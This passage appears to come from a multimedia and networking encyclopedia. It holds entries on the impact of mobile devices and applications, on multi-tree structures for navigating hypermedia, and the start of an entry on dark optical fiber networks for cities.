Machine Learning: A research area of artificial intelligence, which is interested in developing algorithms to extract knowledge from the given data.

Open Source Software: Software with its source code available for users to inspect and modify to build different versions.

Security Management: In network management, the task of defining and enforcing rules and regulations regarding the use of the resources.

Penetration Testing: A part of computer security research, where the objective of an "ethical hacker" is to discover the weaknesses and blind spots of the security software such as intrusion detection systems.


Current Impact and Future Trends of Mobile Devices and Mobile Applications

Mahesh S. Raisinghani
TWU School of Management, USA

INTRODUCTION: IMPACT OF MOBILE DEVICES ON PEOPLE

People have become accustomed to changes in their environment with every new generation of technology. It is through the shift in technology that people are seeing the world through new views and paradigms. We see these paradigm shifts in phases, such as when our parents went from listening to radio to watching television. We have seen the shift in the paradigm when our generation went from stand-alone personal computers to retrieving information off the Internet (Singh, 2003). But the latest shift in paradigm is the explosive developments of the mobile devices and the applications that are constantly being expanded upon to further the potential use of these devices from everyday personal needs to strategic business processes. People today are reeling from the benefits of mobile devices through increased productivity. The people that are benefiting the most are the mobile workers, especially the executives, middle management managers, and salespeople who are not bound by a desk or specific work locations (Cozza, 2005). Mobile devices have given added levels of service to people by allowing them to stay on top of customer support through improved customer care that has increased the company return on investment (Cozza, 2005). Employees can now access their e-mail, contacts, corporate data and up to date meeting schedules by proving invaluable asset information to the corporate employee of today.

Figure 1. The Hype Cycle for consumer mobile applications



As illustrated in Figure 1, each hype cycle model follows five stages (Shen, Pittet, Milanesi, Ingelbrecht, Hart, Nguyen et al., 2006):

1. **Technology trigger:** The first phase of a Hype Cycle is the "technology trigger" or breakthrough, product launch, or other event that generates significant press and interest.
2. **Peak of inflated expectations:** In the next phase, a frenzy of publicity typically generates overenthusiasm and unrealistic expectations. There may be some successful applications of a technology, but there are typically more failures.
3. **Trough of disillusionment:** Technologies enter the "trough of disillusionment" because they fail to meet expectations and quickly become unfashionable. Consequently, the press usually abandons the topic and the technology.
4. **Slope of enlightenment:** Although the press may have stopped covering the technology, some businesses continue through the "slope of enlightenment" and experiment to understand the benefits and practical application of the technology.
5. **Plateau of productivity:** A technology reaches the "plateau of productivity" as the benefits of it become widely demonstrated and accepted. The technology becomes increasingly stable and evolves in second and third generations. The final height of the plateau varies according to whether the technology is broadly applicable or benefits only a niche market.

The impact of mobile devices on experiences that people have goes way beyond the individual. Corporations feel the impact as they rely on their employees to stay abreast of hour-by-hour changes in the company daily business. Corporate IT staff that are responsible for supporting the mobile devices at the corporate offices have their own set of challenges in their everyday work routines. Many companies are required to staff positions specifically around supporting the mobile infrastructure. This is normally something companies do not take into consideration when they are looking at total cost of ownership in supplying mobile devices to employees (Cozza, 2005). IT staffing personal are also affected by deployment of these devices due to the responsibility of maintaining the control of the hardware, licensing agreements, and the profiles associated with each device. Mobile devices can impact people even if they don't actually have one. If companies do not follow a strict security policy in securing the access and use of mobile devices, all employees can be affected when data is compromised.

IMPACT OF MOBILE DEVICES ON THE ENVIRONMENT

Mobile devices are small data-centric handheld computers (Cozza, 2005). They are about one pound or less in weight. People are incorporating them into their everyday life and use cell phones for talking, but they are also starting to use the cell phone for (SMS) messages, sending pictures, and graphics (Singh, 2003). Personal digital assistant, also called the PDA, is another device that is growing in corporate America. It offers the individual the ability to view high-resolution graphics, handwriting recognition, and a point-and-click pen to make it easier to navigate around the device (Singh, 2003). The devices are impacting corporate data by allowing information to be accessed and downloaded to a mobile device. It is expanding the tools which employees use to function in their everyday jobs. Yet another important mobile device impacting our lives is the pocket pc. It is a fully powered personal computer. It may not have the same abilities as the workstation back at the office, but it does increase the efficiency of the corporate employee by giving them added features to manipulate the corporate data stored locally on the mobile device. The market strength of the mobile devices is currently limited to only a few vendors. The vendors with devices that are known for impacting the environment are Dell, HP, Nokia, Palm, and RIM (Cozza, 2005). The vendors with mobile device operating systems that are known for impacting the environment are Microsoft Windows Mobile, Palm OS, RIM OS, and Symbian OS (Cozza, 2005).

Mobile Applications

People today are thirsting more and more for new and creative mobile applications. The highest impact of mobile applications to date has been surrounded around short message service (SMS) and ring tones (Gartner, 2006). The near future impact of mobile applications will appear to be strongest in mobile messaging applications, like e-mail service and instant messaging, which is gaining ground with the younger generation

Figure 2. Priority matrix for consumer mobile applications

benefit	**years to mainstream adoption**			
	less than 2 years	2 to 5 years	5 to 10 years	more than 10 years
transformational			VoIP WWAN	
high	**Mobile Search** **Presence on Mobile**	**Location-Based Services** **Mobile E-Mail**		
moderate	Mobile Gaming Push-to-talk Over Cellular Ring Tone and Logo Downloads Mobile Video on Demand	Mobile Banking Mobile Blogging Mobile Gambling Mobile Payment Full-Track Music Streaming and Downloading Wireless Instant Messaging	Mobile TV Broadcasting Mobile TV Streaming	
low	Multimedia Messaging Service Wireless Video Calling	Push-to-Talk	VoIP Over WLAN	

As of June 2006


Source: Gartner (June 2006)

(Gartner, 2006). But not all mobile applications that are impacting people today will show signs of continued influence. Such mobile applications are full-track music downloads and gaming (Gartner, 2006). Applications that show promise on the impact of the future include mobile banking and payment applications (Gartner, 2006). There are many other applications that will continue to bare themselves in the mobile market place, but many of them will fade by the wayside. Some of the up and coming applications that will show an impact on mobile applications is Microsoft .NET. It hasn't impacted the mobile market with any great impact as of yet, but it will bring applications to mobile devices in support of a strong Microsoft consumer-oriented market. Users today are asking and demanding for local information and navigational aids to assist them in their everyday lives (Gartner, 2006). Applications have impacted people's lives to the extent that location-based services will need to be supplied by most carriers to carry mobile applications (Gartner, 2006). Figure 2 helps identify some of the mobile applications, as they will show their visibility and effectiveness to stay as an influence on impacting people.

Mobile Communications and Regulations

People today feel minimal impact from mobile regulations. However, many state, regional, and federal levels are close to passing regulations that ensure data protection and security regulations are in place (Gold, 2006). As the market for mobile devices will continue to expand in the coming years, states such as California that passed a regulation, Civil Code Section 1798.8, in 2002, will continue to pass laws on mobile technology (Heard, 2004). The California law that went into affect in 2003 was focused on data privacy within organizations and brought a new standard by which companies needed to understand the importance of impact of electronically stored information that could include mobile devices. Not only are mobile devices continuing to grow in popularity, but also the communications side of mobile devices is growing with the increased demand for services. Many people have become hooked on a use of mobile communication, the Bluetooth communications that they use with their mobile devices. Bluetooth offers users the ability to move about hands free. It is growing in popularity even though it is designed for short range and is referred to as personal-area network technology (Cozza, 2005). It is impacting people's lives in that it gives people the ability to be hands free from their mobile device to perform other tasks. Most mobile devices use a long-range wireless communication. This impacts the user's ability to have long ranges of communication channels. Some of the standardized communication technology that is driving future use is the WLAN/802.11,GSM, GPRS, CDMA, GPS, and EDGE (Cozza, 2005). Figure 3 illustrates some of the mobile communications standards.

Figure 3. Mobile communications (Source: Bitpipe, July 2006)



WORK ENVIRONMENT AND MOBILE DEVICES

The main users of mobile devices are the corporate professionals (Cozza, 2005). The use of these devices go beyond just the corporate office. The devices are also used in conjunction with their personal lives. It is a trend that is not showing any signs of slowing down. Many office workers have intertwined their mobile devices into all aspects of their lives. The corporate office sees these mobile devices as a way to get company specific applications to employees for productivity improvement. Even some CRM vendors such as SAP, Siebel, and PeopleSoft have put smaller versions of their software on mobile devices to improve company goals. Companies see the need to use mobile devices in the global market place as an edge for competitiveness. Simple everyday applications are being added to mobile devices for people to become more productive. Some of the applications are Adobe PDF, Microsoft Word, Excel, and PowerPoint presentations (Cozza, 2005). Mobile devices have overrun any considerations on not implementing a mobile deployment in organizations today. The simple fact is that everyone is requesting and getting mobile devices in the corporate offices today. The age of wireless technology is here and is seen as cool cutting edge technology to all age groups. Gartner even projected that all office professionals will have several mobile devices, as many as three at one time (CBR, 2003). Employees are doing less in the office and more on the road and at home. It is estimated that as much as 50% of jobs are mobile (Singh, 2003). Mobile devices are an ever-increasing key to successful business transactions. The return on investment (ROI) in any company will show better teamwork and a stronger competitive company.

THE FUTURE OF MOBILE DEVICES

The future of mobile devices is going to be fueled by developing countries. Many people that cannot afford cars, good jobs, and other items we take for granted are making room for the cell phone. The mobile device will turn into probably the only computer some people many ever purchase. Mobile devices will be the social connection for many, just as they have buddy lists today, and the mobile device will give them that plus more (Best, 2006). Today, the biggest demand in mobile devices is for connectivity. People expect to be able to browse the Internet and check on e-mail using a variety of portable devices. Notebooks and pocket PCs have features such as WiFi and Ethernet connections. Multiple concurrent user games developed in Flash are possibilities for mobile devices in the very near future. According to a new study by TNS (Jurriën, 2005), over 75 % of mobile phone and PDA users in the United States rate "two-days of battery life during active use" as the most important feature of an ideal converged device of the future. This is followed by high resolution camera and video camera (50% of respondents), the availability of full versions of Microsoft Office applications on the device (42%), and a device with 20 GB of memory (41%). Converged devices will replace the multiple devices which people carry around now for all communication, information, and entertainment needs, while being compact and incorporating a mobile phone and high speed Internet will be standard. As mobile operators and handset manufacturers develop more converged communication, information, and entertainment devices with a host of innovative features and applications, they need to also ensure the fundamentals are in place. This means products with long battery life and large memories, and services which are cost effective and easy to use.

REAL WORLD CASE STUDIES

A major greeting card company had problems in their ability to communicate with their staff and clients in the field. The staff members fell into two basic categories, the merchandiser and the business manager. The merchandiser worked mainly at the client's stores, managed inventory, updated order history, and took care of other products. The business manger worked at the office and set up promotions, managed the customers from the corporate standpoint and kept track of time sheets. The problem the greeting card company was facing was the inability to keep up-to-date views on customers inventory and new orders. Also, orders had to be manually typed into the system at the corporate office before any orders would be processed. This caused not only a delay, but also incurred extra overhead in labor to type the orders into the computer. The bottom line for the company was the limited access to data, lack of managerial awareness of client activities in the field, and time spent on getting orders into the system. The solution was to implement mobile applications to support the key business areas lacking proper attention. Hence, the greeting card company decided to give handheld PDAs to the merchandisers and tablet PCs to the business managers. The company was able to lower labor costs, cut back on photocopying, lower service and reporting errors, conduct inventory audit at a much quicker pace, save on user training, and enhance customer service (Macmillan, 2005).

Chesterfield County Police Department had a system with GPS/GIS/AVL to send dispatch units to incidents. But the county found as the years went on that growth in the county was causing problems for the emergency dispatchers to get emergency responses to the sites in an efficient manner. The county found that a new road was being constructed on a daily basis that interfered with their existing AVL system. The county also had other problems with building expansion in industrial facilities like chemical plants. However, due to bandwidth latency and poor GPS tunneling, the county had to find a better solution to properly manage the growing population of 280,00 Chesterfield county residents. The county's solution was to incorporate an 800MHz radio communications system with a new AVL system. This system allowed CAD, mobile message switch equipment, GPS receivers, mobile data terminals, and advanced tactical mapping software to bring Chesterfield County quicker response times and increased safety for law enforcement officers (Vining, 2005). These real world case studies illustrate how mobile devices can and will continue to improve the way we conduct business in everyday life.

CONCLUSION

Mobile devices and the various mobile applications are shaping the future of how people communicate, work, travel, and perform daily tasks in the constant changing global economy. People are being impacted in their jobs, at home, and even when they do not realize it. Major manufactures of mobile devices and mobile operating system have stood up and have taken notice that the demand for mobile devices is the driving force for the future. Technologies for wireless communications are viable and growing with every new demand for speed and abilities to interact with applications back at corporate offices and other mobile-based servers in an effort to bring new services and technology to the future of mobile computing.

KEY TERMS

Code Division Multiple Access Networks (CDMA): A method of frequency reuse whereby many handheld phones use a shared portion of the frequency spectrum. CDMA uses spread-spectrum techniques to assign a unique code to each conversation.

Converged Devices: These are devices that will replace the multiple devices which people carry around now for all communication, information, and entertainment needs while being compact and incorporating a mobile phone and high speed Internet as standard.

Enhanced Data for GSM Evolution (EDGE): An enhanced version of the GSM and TDMA networks that increases bandwidth. EDGE is often called the 2.75G network standard.

General Packet Radio Service (GPRS): An enhancement to the GSM mobile communications system that supports the transfer of data packets. GPRS enables the continuous flow of IP data packets over the network to enable applications such as Web browsing.

Global Positioning System (GPS): The satellite-based navigation system that triangulates a user's signal via three or more satellites. The system was originally developed by the U.S. military, but is now available for commercial and private applications.

Global System for Mobile Communications (GSM): A digital cellular phone technology based on TDMA. This is the predominant network in Europe, but is also used in the U.S. and around the world.

Wireless Markup Language (WML): A tag-based language similar to HTML that is used in the wireless application protocol (WAP). It is essentially a streamlined version of HTML that can be used on small-screen displays.

Customizing Multimedia with Multi-Trees

Ralf Wagner
University of Kassel, Germany

INTRODUCTION

The majority of multimedia applications rely on hypermedia technologies, such as HTML, XML, or PHP (cf. Lang, 2005, for a review on design issues of hypermedia systems). These technologies enable the presentation of any content such as entries in a digital encyclopedia or products on a company's homepage. In contrast to database queries, the hypermedia has to be navigated interactively. The navigation process frequently fails, and the user gets *lost in hyperspace*. This widespread phenomenon (Shneiderman & Plaisant, 2005) is caused mainly by an inadequate navigational design of the hypermedia. Making up an adequate navigational design becomes even more challenging if groups of users differ with respect to their knowledge of a topic's structure and if they have overlapping interests.

The navigational design comprises two components: the structure of the hypermedia and the layout of user interfaces. The latter aspect is the focus of usability studies (e.g., Falk & Sockel, 2005); whereas, the former is less frequently discussed in the literature and is given scent mention in lectures at universities or business schools. This article is mainly devoted to the former aspect, and:

- outlines the graph theoretic foundations for structuring hypermedia,
- introduces multi-trees for customizing hypermedia with respect to different user groups, and
- provides an overview of metrics to assess the navigational efforts of the user.

The approach presented herein differs from well-established human-computer interaction studies (e.g., Arroyo, Selker, & Wei, 2006), because it aims at quantifying the users' navigational efforts with respect to the structure of hypermedia systems rather than the interface design. This article presents a modeling approach, and all results are derived by a deductive analysis.

The remainder of this conceptual article is structured as follows: subsequently, the opportunities of structuring hypermedia are outlined. Then components of users' navigation efforts are discussed, and metrics for the assessment of navigational burdens are presented. Afterward, advantages of multi-trees are highlighted using a numerical example. Starting from a discussion of the limitations of this approach, avenues of future research are pinpointed. The final section provides the conclusions of this study.

STRUCTURING HYPERMEDIA

Hypermedia are networks comprising media objects (documents, pictures, films, etc.), pseudo-objects (pages for guiding the user), and links to interconnect media objects and pseudo-objects. In terms of graph theory, both media objects and pseudo-objects are nodes (or vertices) of a graph, which provide some content or navigational information for the user. The links are the edges of the graph, which enable navigation of hypermedia. Since the nodes are arbitrarily types of media (films, sounds documents, etc.), this simple organization scheme holds for many multimedia instances of our everyday life, of which the World Wide Web is clearly the most prominent.

For the design of adaptive hypermedia two types of nodes are distinguished (Brusilovsky, 2001; Muntean, 2005): navigational nodes and contents comprising nodes. If different types of media are knitted within one environment, the navigation within the media-objects has to be considered as well as the navigation between them. The subsequent considerations are restricted to the latter problem of reaching the individual media objects of interest, but do not address the complexity arising from the combination of different qualities of media objects.

An intuitive and straightforward organization would be a tree structure in which the entry node is the root and the media objects are the leaves. In this structure, all nodes that are not leaves are pseudo-objects. The Internet presents a variety of hierarchically structured organizations, such as companies and universities, although virtual product catalogs could also be structured in this manner. Unfortunately, this principle allows for one, and only one, path from the entry node to each of the leaves. Moreover, hypermedia designers have to be self-disciplined, resisting any temptation to cross-link the leaves. Empirical evidence suggests that the professionalism of hypermedia designers does not hold the quality level of commercial software design (Barry & Lang, 2001). This leads to instances fraught with disadvantages with regard to (1) navigability and (2) maintenance costs.

Clearly, the tree is not the only graph structure, but one of several that might be adopted to create a hypermedia system. Subsequently, the following structures are considered:

1. **Sequence:** In this structure, the nodes can be accessed in a predefined succession. The user has no opportunity to navigate by himself or herself (e.g., a guided tour).
2. **Tree:** The nodes are hierarchically structured. Therefore, the user can navigate by choosing one from the various links emanating from his or her current position node. In order to support this navigation, the links are usually annotated with a few meaningful keywords, symbols or pictures, or "information chunks," to provide the user with an impression of the contents in the nodes that might be reached following the particular link.
   Each node, with the exception of the leaves, has one or more descendant nodes, or "child nodes." The number of child nodes equals the number of links originating from a parent node, referred to as out-degree in the graph theoretic literature. The in-degree is equal to one for all nodes of a tree, with the exception of the root node. Therefore, a maximum of one path from each node to a descendant node is possible in a tree structure. Each tree is a mapping of a particular hierarchy. Obviously, the sequence is a tree with an out-degree equal to one.
3. **Multi-Tree:** In contrast to the previously mentioned trees, the multi-tree structure allows for more than one father node in the graph. Consequently, a media object can be reached by traversing more than one distinct path of the graph. If, for instance, user groups (customers, suppliers, employees, investors, etc.) can be characterized by their interests, their read or write permissions, or their knowledge of the structure, it is straightforward to define an access path for each user group. A multi-tree is made up of overlapping, identical branches of group-specific trees. Thus, redundancies are avoided and maintenance costs are kept at a minimum (Furnas & Zacks, 1994). Moreover, the navigational burdens of the user are reduced because they are restricted to a sub-graph. Understanding the structure of this sub-graph and developing a mental model is always easier than comprehending the complete graph (Otter & Johnson, 2000).
4. **Net:** A net is the most general form of graphs. All the topologies outlined previously are special cases of nets. If all nodes of a net are linked to one another, the user benefits from maximal flexibility, but is likely to suffer from information overload. The number of links, from which he or she has to make a choice, equals the overall number of nodes. Therefore, in a net of n nodes, the user has to process n-1 information chunks in the absence of any support provided by a hierarchical structure. Usually, only some index nodes or site maps are linked to all, or almost all, the other nodes. However, even these pseudo-objects, for the most part, provide the user with a hierarchical, or at least alphabetical, order of the linked nodes. Of course, fully connected net structures are not adopted to interconnect multimedia objects, but net structures commonly arise by adding links in an unstructured manner during the creation, extension, or updating of hypermedia.

McGuffin and Schraefel (2004) provide an overview of further mathematical topologies for structuring hypermedia.

NAVIGATION EFFORTS

For the assessment of already existing hypermedia, a variety of techniques, including cognitive walk-through, action analysis, or think-aloud, has been proposed (Holzinger, 2005). Commonly used metrics are (1) search time spent to assess a media object when starting from the entry node, (2) the number of key strokes needed in assessing the media object, (3) the retention time in the nodes, and (4) the number of recurrences to a particular node (Card, Moran, & Newell, 1983).

Navigational errors are utilized for quantifying the degree to which the user gets *lost in hyperspace*. Here, the number of rings (traversing back to the starting point), loops (rings embracing no smaller rings), and spikes (exploring a link and returning immediately) in the navigation path are considered.

These metrics provide evidence on the need for restructuring already existing hypermedia, but are of no use in the phase of establishing the basic design before implementation is made. In this situation, we need criteria to assess competing structures prior to the implementation. For this purpose, we have to consider the movement efforts of the users as well as their efforts of assessing all possible links before choosing which one to follow next.

Metrics for the movement efforts are (De Bra, 2000; Herder, 2002):

- **Distance** is given by the *diameter* of the graph. It is the maximum of all the shortest paths linking ordered pairs of nodes. Considering the diameter is a worst-case scenario.
- **Compactness** is given by the average length of the shortest paths between two nodes of the graph.
- **Complexity** is given by the ratio of edges to nodes of a graph.
- **Linearity** is given by the number of cycles and the lengths of the longest cycle.

Moreover, we have to account for the users' assessment efforts (Feldmann & Wagner, 2003):

- **Out-degree** is given by the number of edges leaving a node.
- **Cumulative number** is the number of links that have been evaluated while traversing hypermedia.

Table 1 provides an overview of both users' movement and users' assessment efforts in the various graph topologies, with *k* denoting the number of nodes connected in the graph. $\bar{a}$ is the out-degree and assumed to be constant, for simplification.

The overview in Table 1 considers general types of graphs, rather than particular instances. Thus, the movement efforts are expressed by means of an interval [minimal diameter, maximal diameter] as a function of the parameters $\bar{a}$ and *n*. $\lfloor x \rfloor$ is a mapping to the largest integer that is less than, or equal to, the argument *a*. With the exception of the net, the nodes with no predecessor nodes are the entry nodes. In the net, every node can be an entry node.

If the worst comes to the worst, the user has to traverse all the links of a sequence, but he or she is spared all assessment efforts. Although the tree and the sequence embrace an equal number of links, the navigational effort required differs significantly. In the tree,

Table 1. Comparison of graph topologies with respect to the navigational efforts (adapted from Feldmann & Wagner, 2003, p. 11)

Topology	*Sequence*	*Tree*	*Multi-tree*	*Net*
Characteristic	Succession	Hierarchy	Multiple hierarchies	Connectivity
Example				(maximal) complexity	$\frac{n-1}{n}$	$\frac{n-1}{n}$	$\frac{n^2-n(\mathrm{mod}\ 2)}{4n}$	$\frac{(n-1)}{2}$
Diameter *d*	$n-1$	$\left[\lfloor \log_{\bar{a}}(n) \rfloor; (n-1)\right]$	$\left[\left\lfloor \log_{\bar{a}}\left(\frac{1}{b}(n+u)\right)\right\rfloor; (n-1)\right]$	$[1; n-1]$
(maximal) number of links to be assessed	0	$d\,\bar{a}$	$d\,\bar{a}$	$n-1$

Legend: ○ nodes; *n* number of nodes; → directed link; — undirected link; *b* number of entry nodes; $\bar{a}$ out-degree; *u* number of shared nodes in a multi-tree.

alternatives have to be evaluated, but the search path can be abridged substantially. A perfectly balanced tree with a constant out-degree, $\bar{a}$, minimizes the diameter. Obviously, the sequence with its out-degree equal to 1 maximizes the diameter. The multi-tree might have $b > 1$ entry nodes because it is made up of overlaying trees. A node is said to be overlaid if it can be reached via more than one path in the graph.

Comparing the sequence as one extreme with the net as the other extreme, Feldmann and Wagner (2003) pinpoint a contradiction of the two components of navigational efforts. The more flexible the navigation in the graph becomes, the lower are the movement efforts and the higher are the assessment efforts.

MULTI-TREES

Multi-trees overcome the contradiction of the navigational efforts outlined previously by meeting two principles.

Hierarchical Order

The length of the path to reach a node is reduced by increasing the out-degree, $\bar{a}$. Consequently, the depth of a tree or a multi-tree decreases. Starting from a net structure with full connectivity, the assessment can be reduced by hierarchical ordering. The alleviation of assessment efforts is given by $e = k - \lfloor \log_{\bar{a}}(n) \rfloor \bar{a} - 1$. Thus, we can appraise changes of the structure *a priori* of the implementation. Feldmann and Wagner (2003) consider, for instance, n = 500 objects. A binary tree, ($\bar{a} = 2$), has a depth of $t = 8$. The user has to choose eight times between two alternatives and, therefore, six assessments are necessary. The alleviation of assessment efforts is $e = 483$. A net with full connectivity embracing 500 nodes has $n(n-1)/2$ = 124,750 edges and maximizes the complexity to 249.5. A multi-tree with 500 nodes has a maximal complexity equal to 125 because of its hierarchical order.

Hiding Irrelevant Nodes

In a tree, a user has access to all the nodes, regardless of his or her particular interests. If the constant out-degree is $\bar{a} = 2$, and two entry nodes are available (as sketched in the example in Table 1), and the overlapping is on the second hierarchy level, the multi-tree consists of three branches. Nodes of the left branch are accessible from the left entry node only; nodes of the right branch are accessible from the right entry node only, but nodes of the middle branch are accessible from both entry nodes. Extending this structure to Feldmann and Wagner's numerical example leads to 166 nodes in each of the branches. Because one of the three branches is hidden from the users, the complexity reduces to 0.664, but the diameter still equals 8.

An additional advantage is the ability to cope with the diamonds in the graph structure (Furnas & Zacks, 1994). A diamond is a feature of a directed graph with at least two distinct paths from a node to a succeeding node. Such structures are frequently desired. For instance, one might allow the user to browse the Web site of an organization with respect to its divisions and subdivisions to find the contact details of a given person. However, browsing with respect to sides and locations might be a promising strategy as well, if the user knows the city in which the person is working. This can be enabled by structuring with multi-trees, but not with alternative structures such as hyperbolic trees (Herman, Melancon, & Marshall, 2000).

FUTURE DEVELOPMENTS

The most pressing challenge of further research activities is the shift from the deductive analysis of general structures to empirical investigations of instances by means of human-computer interaction experiments. These experiments have to cope with different abilities of the respondents and the interaction of impacts of structures with impacts of interface designs (McEneaney, 2001; Muntean, 2005). The selection of suited instances has to be systematized, and benchmarks need to be established.

Moreover, this study assumes all nodes to be of the same quality. Different types of hypermedia objects are likely to bring a higher degree of complexity to the navigation problem.

Additionally, the progress of related disciplines, particularly in the field of adaptive hypermedia designs in conjunction with pattern recognition algorithms, might enable us to alter the structure of individual branches of trees or multi-trees automatically, when the user groups' preferences or interests change.

A prototypic software to create and browse multi-tree-structured hypermedia is the DYMU-Tree by Feldmann and Wagner (2003). The more sophisticated TreeJuxtaposer by Munzner, Guimbretière, Tasiran, Zhang, and Zhou (2003) extends the multi-tree principle to a distortion-based visualization of graphs. Up to now, the implementation of the multi-tree-based navigation is restricted to prototypic applications. The integration of the multi-tree concept in authoring tools will offer both a competitive advantage for the vendors of the tool and an opportunity for testing the theoretical concept in practice.

CONCLUSIONS

Multi-trees have been shown to be appropriate for structuring hypermedia because they overcome the contradiction between the assessment burdens and the movement burdens. In general, the complexity of a graph can be reduced using multi-trees. Moreover, multi-trees allow for adjusting hypermedia to the needs and preferences of distinct user groups and, therefore, correspond to the demand for personalization and customization of hypermedia design. The major advantage of the approach presented herein is the opportunity for an assessment of navigational burdens, prior to implementation.

More generally, the perspective of navigational design is broadened from interface layout, as discussed in the classical human-computer interaction studies, to a perspective comprising the structure and the needs of different user groups.

KEY TERMS

C

Hypermedia: Hypertexts enriched with multimedia objects (such as audio, video, flash plug-in, etc.) to create a generally non-linear medium of information.

Information Chunks: Chunking provides the readers with comprehensive presentation of the topic or contents of a node.

Mental Model: Representations of real or imaginary structure in the human mind enabling orientation as well as goal orientated actions and movements.

Multi-Tree: Overlapping trees that allow for more than one path connecting two nodes.

Navigation Process: Exploring a hypermedia interactively to find information, product or service offers, or just for entertainment.

Tree: Graph in which any two nodes are connected by exactly one path.

Dark Optical Fiber Models for Broadband Networked Cities

INTRODUCTION: THE BROADBAND PERSPECTIVE

The world economy is currently moving in transition from the industrial age to a new set of rules, that of the so-called "*Information Society*," which is rapidly taking shape in different multiple aspects of the everyday life. In fact, the exponential growth of the Internet, the penetration of mobile communications, the rapid emergence of electronic commerce, the restructuring of various forms of businesses in all sectors of the economic activity, the contribution of digital industries to growth and employment, and so forth, are among the current features of the new global reality, and they are all considered significant dynamic factors for further evolution and development (Commission of the European Communities, 2005).

Changes are usually underpinned by technological progress and globalization, while the combination of worldwide competition and digital technologies is having a crucial sweeping effect. Digital technologies facilitate transmission and storing of information, while they offer multiple access facilities, in most cases without implying subsequent extra costs. As digital information may be easily transformed into economic and social value, this can offer huge opportunities for the development of new products-offerings, services, or applications. Thus, information becomes the "key-resource" and the prime "engine" of the new e-economy (Crandall, Jackson, & Singer, 2003).

Companies in different sectors have already started to adapt to the new economic situation in order to become e-businesses (Commission of the European Communities, 2001c). In addition, the full competitiveness of the state in the current high-tech digitally converging environment is strongly related to the existence of modern digital infrastructures of high capacity and of high performance, rationally deployed and properly priced, capable of providing easy, cost-effective, secure, and uninterrupted access to the international "digital web" of knowledge and commerce without imposing any artificial barriers and/or restrictions (Wallsten, 2005).

Broadband development is nowadays an essential strategic priority (Chochliouros & Spiliopoulou, 2005), not only for the European Union (EU) but for the global environment. More specifically, broadband can be considered an "absolutely necessary prerequisite" in order to materialize all potential benefits from information society facilities and so to improve living standards (Commission of the European Communities, 2001b). The availability, access, and ultimate use of broadband in both business and residential settings are critical issues. Both businesses and consumers can derive increased benefits from the availability of broadband connection to the Internet, as the technology speeds up some applications and creates entirely new possibilities (Hu & Prieger, 2007).

To appropriate further productivity gains, it should be necessary to exploit advances offered by the relevant sophisticated technologies, including high-speed connections and multiple Internet uses (Commission of the European Communities, 2002). However, to obtain such benefits, it should be necessary to develop modern, cooperative, and complementary network facilities and suitable underlying infrastructures. Among the various alternatives, optical access networks (OANs) can be considered, *for a variety of explicit reasons*, as a very reliable and effective solution, particularly in urban areas (Green, 2006).

The development of innovative communications technologies, the digital convergence of media and content, the exploitation and the penetration of Internet, and the emergence of the digital economy are main drivers of the networked society, while significant economic activities are organized in networks (including development and upgrading), especially within urban cities (Commission of the European Communities, 2003, 2006). In fact, cities remain the first "interface" for citizens and enterprises with the administration and the main providers of public services.

In recent years there have been significant advances in the speed and the capacity of Internet-based backbone networks, including those of fiber nature (Agrawal, 2002). In this context, there is a strong challenge for the fast exploitation of the so called "dark fiber" infrastructure, mainly as a means for realizing access networks. Such networks are able to offer a quite remarkable increase both in bandwidth and quality of service for new and innovative multimedia applications, also including "triple play" services (Lovink, 2002).

NETWORKED CITIES: TOWARDS A GLOBAL AND SUSTAINABLE INFORMATION SOCIETY

Information Society applications radically transform the entire image of our modern era. In particular, a great variety of innovative electronic communications and applications provide enormous facilities both to residential and corporate users (Commission of the European Communities, 2001a), while cities and regions represent major "structural" modules. Local authorities are key players in the new reality, as they are the first level of contact between the citizens and the public administrations and/or services. Simultaneously, because of the new information geography and global economy trends, they also act as major "nodes" in a set of inter-related networks, where new economic processes, investment, and knowledge take place. Recently, there is a strong interest for cooperation between global and local "players" (through schemes of private/public partnerships) in several cities of the world, especially for the widespread use of knowledge and technology. Encouraging investment in infrastructure (by incumbent operators and by new entrants) and promoting innovation are basic objectives for further development.

Towards realizing this target, the deployment of dark fiber optics infrastructure (Arnaud, 2000), under the form of Metropolitan Area Networks (MANs), can guarantee an effective "facilities-based" competition, with series of benefits. It also implicates that, apart from pure network deployment, there would be more and extended relevant activities realised by other players, such as Internet Service Providers (ISPs), Application Service Providers (ASPs), operators of data centres, and many more. Within the same framework, of particular importance are business opportunities especially for the creation of dark customer-owned infrastructure and carrier "neutral" collocation facilities.

In recent years there have been major advances in the speed and the capacity of Internet backbone networks, including those of "fiber-based" infrastructure (Green, 2006). The latter can provide reliable responses to the current market requests for increased bandwidth usage and for more enhanced better quality of services offered. At the same time, such networks may contribute to significant reductions in prices with the development of new (and competitive) service offerings. In the context of broadband, local decision-making is extremely important. Knowledge of local conditions and of local demand can encourage the coordination of appropriate infrastructure deployment, thus providing ways of making investments, sharing facilities, and reducing costs (European Parliament and Council of the European Union, 2002a). In this important area, the EU has already proposed suitable policies (Chochliouros & Spiliopoulou, 2003b) and has organized the exchange of "best practice" at national, regional, and local level, while it is expected that it will promote the use of public/private partnerships.

Since the initial deployment of fiber in backbone networks, there was an estimate that fiber could be easily deployed to the home as well. A number of various alternate "FTTx" schemes or architecture models such as, for example, Fiber to the Curb (FTTC), Fiber to the Building (FTTB), Fiber to the Home (FTTH), Hybrid Fiber Coaxial (HFC), and Switched Digital Video (SDV) have been introduced (Arnaud, 2001) and tested, to promote not only basic telephony and video-on-demand (VOD) services but several broadband applications as well (Prat, Balaquer, Gene, Diaz, & Fiquerola, 2002). Most of such initiatives have been (widely) deployed by telecommunications network operators in the marketplace (Keiser, 2006; OFCOM 2006).

DARK FIBER SOLUTIONS: CHALLENGES AND LIMITATIONS

Apart from the previously mentioned "traditional" fiber optic networks, there is a recent interest for the deployment of a "new" category of optical networks. This originates from the fact that for their construction as well as for their effective deployment and final use/exploitation, the parties involved can generate and make applicable new business models, completely different from the previously existing ones (Render, Vanderslice & Associates L.L.C., 2007).

Such "models" have been already deployed, quite effectively, in many areas of North America (Arnaud, 2002; Garvey, 2002). As for the European countries, apart from the main successful pilot attempt in Sweden (Stokab AB, 2004), several similar model efforts have been developed in The Netherlands, Denmark, France, Belgium, Germany, and the United Kingdom. In any case, the European marketplace is still lagging behind, if compared to the evolutionary progress performed in United States or in Canada. Due to the broadband and the competition challenges (Chochliouros & Spiliopoulou, 2005), such networks may well provide valuable alternatives for the wider development of the potential information society applications, in particular, under the framework of the recent strategic initiatives (Commission of the European Communities, 2002, 2005, 2006); meanwhile they can offer an appropriate infrastructure over which many telecommunications companies provide different services to cater for different categories of customers.

